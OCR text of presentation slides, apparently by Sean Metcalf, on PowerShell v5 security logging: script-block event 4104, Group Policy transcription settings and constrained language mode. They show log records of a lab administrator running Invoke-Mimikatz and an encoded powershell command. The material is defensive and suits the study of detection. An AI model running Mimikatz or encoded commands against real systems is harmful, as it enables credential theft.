
Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlACOATwB1AHQAcAB1AHQAIAA
Running Invoke-Mimikatz...
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: 6/25/2015 8:30:16 PM
Event ID: 4104
Task Category: Execute a Remote Command
Level: Verbose
Keywords: None
User: WIN-EOOTVR3NK6K\ADSAd
Computer: WIN-EOOTVR3NK6K

PowerShell v5 Security: System-Wide Transcripts



Turn on PowerShell Transcription

○ Not Configured

● Enabled

○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Transcript output directory

.DLABDC1\DomainPowerShellTranscripts


☑ Include invocation headers:

Help:

This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcripting for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents


Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]




```
Command start time: 20160515205951
**********************
PS C:\> c:\temp\invoke-Mimikatz2
**********************
Windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20160515205956
**********************
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */
```

y.com]

PowerShell v5: Constrained PowerShell Enforced (WL)

